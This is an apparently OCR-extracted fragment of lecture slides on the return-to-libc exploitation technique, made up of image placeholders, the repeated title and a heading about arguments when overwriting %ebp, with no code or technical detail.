
Return To Libc




Return To Libc



RETURN TO LIBC




Arguments When We Are Smashing %ebp?



